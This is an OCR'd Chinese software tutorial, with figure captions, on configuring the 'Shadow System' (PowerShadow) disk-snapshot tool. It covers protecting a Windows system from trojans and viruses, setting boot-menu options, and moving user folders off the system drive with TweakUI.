


图1

在“常规”选项中可选择启动模式，勾选“启动单一模式镜象模式（只创建系统盘镜象）”时，“影子系统”只保护系统分区，推荐黑迷们使用这种模式。在此模式下，即可保护系统不受木马、病毒的侵袭，又可将需要保存的文件保存到非系统分区；勾选“启动完整镜象模式（创建所有磁盘镜象）”后，“影子系统”可保护系统所有分区，在这种模式下所有文件是无法保存的，要想保存文件只有将文件保存到移动磁盘中。勾选上面2种模式中任意一种模式后，点击下面的“开始”按钮不需要重启系统，可从正常模式直接进入保护模式（此时不要点“开始”按钮，否则进入保护模式后就无法进行下面的设置）。

打开“启动菜单”选项，如图2。

可设置系统启动时，启动菜单的显示的选项，勾选“显示单一镜象状态（只创建系统盘镜象）”，系统启动时，启动菜单显示正常启动模式和“显示单一镜象状态”模式，这时系统启动时可选择进入正常模式或保护系统盘模式；勾选“启动完整镜象模式（创建所有磁盘镜象）”系统启动时可选择进入正常模式或保护所有磁盘模式；勾选“上述二者全部显示”，系统启动时可选择进入正常模式、保护系统盘模式、保护所有磁盘模式；建议钩选此项，因为此选项可进入所有模式，如图3，可看到所有的选项菜单。

勾选“显示PowerShadow启动菜单”（此菜单好象汉化的不准确），只显示正常的Windows启动菜单。




图2




图3

打开“提示信息”菜单，如图4，可选择“影子系统”运行时的提示信息，可根据需要进行选择。不过“系统开关机时提醒我”一定要取消，如不取消此选项，系统关机时“影子系统”的提示对话框很容易造成系统关不上机。

打开“计划任务”，如图5，可设置自动更新时间和关机时自动退出镜象时间，这2个选项仅在“影子系统”的保护模式设为默认启动时可选，否则是灰色的不可选。

“影子系统”对保护我们的系统确实是一个好用的软件，有了“影子系统”的保护，我们上网就不怕木马病毒了，别人发来的网页木马、QQ病毒我们不怕了。需要注意的是发现系统异常后（QQ自动退出、杀毒软件自动关闭等），明智的选择是马上重启系统，木马、病毒就远离我们而去了，注意一定不要在重启




图 4




图 5

系统前登录QQ。

由于在“影子系统”保护模式中不能储存文件，因此我们必须在正常模式中安装好所有的软件，并且设为“启动单一模式镜象模式（只创建系统盘镜象）”，并设为默认启动，每次启动时直接进入保护系统盘模式，即可保护我们的系统盘。为了储存文件的方便，建议将“我的文档”、“收藏夹”等转移到非系统盘，由于手工移动文件夹太麻烦，我们可利用微软为我们提供的TweakUI v2.10工具，通过它你可以轻而易举地调节上百个系统设定，如图6，我们可以将“我的文档”、“收藏夹”等都可移动到非系统盘。




图6

